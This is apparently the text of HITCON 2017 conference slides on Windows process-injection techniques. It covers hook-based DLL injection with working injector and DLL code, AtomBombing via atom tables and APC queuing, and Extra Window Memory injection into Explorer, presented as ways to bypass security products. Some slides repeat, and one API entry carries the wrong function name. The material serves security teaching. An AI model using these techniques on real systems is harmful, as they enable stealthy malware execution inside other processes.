
UxTheme::IsCompositionActive

call dwmapi::DwmIsCompositionEnabled

```
; Delayed imports from dwmapi.dll
;
; =====
; Segment type: Externs
; _idata
; HRESULT __stdcall DwmIsCompositionEnabled(BOOL *pfEnabled)
;         extrn __imp__DwmIsCompositionEnabled@4:dword
;         ; CODE XREF: CFeedbackManager::BeginPanningFeedback
;         ; DATA XREF: HEADER:6CE7021C↑o ...
```

It allow us to hijack Visual Style UI Program

- **HEXEdit**
- **7Zip**
- **WinSpy**
- **LoLTwLlauncher**
- **.NET Program**
- **Borland C++ Program**





Injection Art 5

SetWindowHooksEx

SetWindowsHookEx

```
HHOOK WINAPI SetWindowsHookEx
(
    _In_ int idHook, /* Hook Type */
    _In_ HOOKPROC lpfn, /* function */
    _In_ HINSTANCE hMod, /* module */
    _In_ DWORD dwThreadId /* thread id */
);
```

SetWindowsHookEx



4	WH_CALLWNDPROC
12	WH_CALLWNDPROCRET
5	WH_CBT
9	WH_DEBUG
11	WH_FOREGROUNDIDLE
3	WH_GETMESSAGE
1	WH_JOURNALPLAYBACK
0	WH_JOURNALRECORD
2	WH_KEYBOARD
13	WH_KEYBOARD_LL
7	WH_MOUSE
14	WH_MOUSE_LL
-1	WH_MSGFILTER
10	WH_SHELL
6	WH_SYSMSGFILTER

Codes of Inject.dll

```
LRESULT WINAPI msgProg(int code, WPARAM wParam, LPARAM lParam) {
    if (!disp) MessageBoxA(0, "Hello World", "HITCON 2017", 0);
    disp = true;
    return CallNextHookEx(NULL, code, wParam, lParam);
}

extern "C" {
    __declspec(dllexport) int hookStart() {
        hHook = SetWindowsHookEx(WH_GETMESSAGE, msgProg, hMod, 0);
        return !!hHook;
    }
    __declspec(dllexport) int hookStop() {
        return hHook && UnhookWindowsHookEx(hHook);
    }
}
```

Codes of Injector.exe

```
int main() {
    if (auto mod = LoadLibraryA("inject.dll")) {

        (int (*)())GetProcAddress
        (
            LoadLibraryA("inject.dll"),
            "hookStart"
        )();

        getchar();
    }
    return 0;
}
```

DLL Inject







Injection Art 7

AtomBombing

AtomBombing: Brand New Code Injection for Windows

TL;DR Here's a new code injection technique, dubbed AtomBombing, which exploits Windows atom tables and Async Procedure Calls (APC). Currently, this technique goes undetected by common security solutions that focus on preventing infiltration.

Code injection has been a strong weapon in the hacker's arsenal for many years. For background on code injection and its various uses in APT type attack scenarios please take a look at:

<http://blog.ensilo.com/atombombing-a-code-injection-that-bypasses-current-security-solutions>

Overview

I started poking around to see how hard it would be for a threat actor to find a new method that security vendors are unaware of and bypasses most security products. It also needed to work on different processes rather than being tailored to fit a specific process.

GlobalAddAtom

Syntax

C++

```
ATOM WINAPI GlobalAddAtom(  
    _In_ LPCTSTR lpString  
);
```

Parameters

lpString [in]

Type: LPCTSTR

The null-terminated string to be added. The string can have a maximum size of 255 bytes. Strings that differ only in case are considered identical. The case of the first string of this name added to the table is preserved and returned by the [GlobalGetAtomName](#) function.

Alternatively, you can use an integer atom that has been converted using the [MAKEINTATOM](#) macro. See the Remarks for more information.

GlobalGetAtomName

Syntax

C++

```
ATOM WINAPI GlobalAddAtom(  
    _In_ LPCTSTR lpString  
);
```

Parameters

lpString [in]

Type: LPCTSTR

The null-terminated string to be added. The string can have a maximum size of 255 bytes. Strings that differ only in case are considered identical. The case of the first string of this name added to the table is preserved and returned by the [GlobalGetAtomName](#) function.

Alternatively, you can use an integer atom that has been converted using the [MAKEINTATOM](#) macro. See the Remarks for more information.


NtQueueApcThread

```
NTSTATUS NtQueueApcThread  
(  
    HANDLE ThreadHandle,  
    PKNORMAL_ROUTINE ApcRoutine,  
    PVOID ApcContext,  
    PVOID Argument1,  
    PVOID Argument2  
);
```

NtQueueApcThread:

```
    mov     eax, 10Dh          ; NtQueueApcThread  
    mov     edx, 7FFE0300h  
    call   dword ptr [edx]; KiFastSystemCall  
    retn   14h
```

Process



Malware.exe

⋮

Ntdll.dll

Kernel32.dll

User32.dll

⋮

Process



Chrome.exe

**Memory
Allocated**

⋮

Ntdll.dll

Kernel32.dll


User32.dll

⋮




VirtualAllocEx()

Allocate a new space to store shellcode




CreateToolhelp32Snapshot()



- Thread 1
- Thread 2
- Thread 3
- Thread 4

Thread ID	Process
1	Chrome.exe
2	Chrome.exe
...	...
N	XXXX.exe





NtQueueApcThread()





Injection Art 8

Extra Window Memory Vulnerability

Shell_TrayWnd

```
1 int CTray::_InitTrayClass()
2 {
3     WNDCLASSW WndClass; // [sp+4h] [bp-28h]@1
4
5     memset(&WndClass.lpfnWndProc, 0, 0x24u);
6     WndClass.lpszClassName = L"Shell_TrayWnd";
7     WndClass.style = 8;
8     WndClass.lpfnWndProc = CImpWndProc::s_WndProc;
9     WndClass.hInstance = g_hinstCabinet;
10    WndClass.hCursor = LoadCursorW(0, (LPCWSTR)0x7F00);
11    WndClass.cbWndExtra = 4;
12    WndClass.hbrBackground = (HBRUSH)16;
13    return RegisterClassW(&WndClass);
14 }
```

```
int s_WndProc(HWND hWnd, DWORD Msg, DWORD wParam, DWORD lParam) {

    /* Initialization for Window */
    if (!*lParam) return 0;

    else if ( Msg == WM_NCCREATE) {

        *(*lParam + 4) = hWnd;
        SetWindowLongW(hWnd, 0, *lParam);

        /* Custom WndProc */
        return (void(*)())(*lParam + 8)
        (
            *lParam,
            hWnd,
            WM_NCCREATE,
            wParam,
            lParam
        );
    }

    /* ... Deal with normal Window Event ... */
}
```

```

int s_WndProc(HWND hWnd, DWORD Msg, DWORD wParam, DWORD lParam) {
    /* ... Initialization for Window ... */

    /* Deal with normal Window Event */
    DWORD wndSelf = GetWindowLongW(hWnd, 0);
    DWORD lParama;
    if ( wndSelf ) {

        /* InterlockedIncrement */
        (void(*)())*wndSelf(wndSelf);

        /* Custom WndProc */
        lParama = (*wndSelf+0x08)(wndSelf, hWnd, Msg, wParam, lParam);
        if ( Msg == WM_NCDESTROY ) {
            SetWindowLongW(hWnd, 0, 0);
            *(wndSelf+0x04) = 0;
        }

        /* Destroy Task */
        (void(*)())(*wndSelf+0x04)(wndSelf);
    }
    else lParama = SHDefWindowProc(hWnd, Msg, wParam, lParam);

    return lParama;
}

```

```

int s_WndProc(HWND hWnd, DWORD Msg, DWORD wParam, DWORD lParam) {
    /* ... Initialization for Window ... */

    /* Deal with normal Window Event */
    DWORD wndSelf = GetWindowLongW(hWnd, 0);
    DWORD lParama;
    if ( wndSelf ) {

        /* InterlockedIncrement */
        (void(*)())*wndSelf(wndSelf);


        /* Custom WndProc */
        lParama = (*wndSelf+0x08)(wndSelf, hWnd, Msg, wParam, lParam);
        if ( Msg == WM_NCDESTROY ) {
            SetWindowLongW(hWnd, 0, 0);
            *(wndSelf+0x04) = 0;
        }

        /* Destroy Task */
        (void(*)())(*wndSelf+0x04)(wndSelf);
    }
    else lParama = SHDefWindowProc(hWnd, Msg, wParam, lParam);

    return lParama;
}

```

Process



Malware.exe



Process



Explorer.exe

Shell_TrayWnd

+0 IParam (vtable)

+4 hWnd

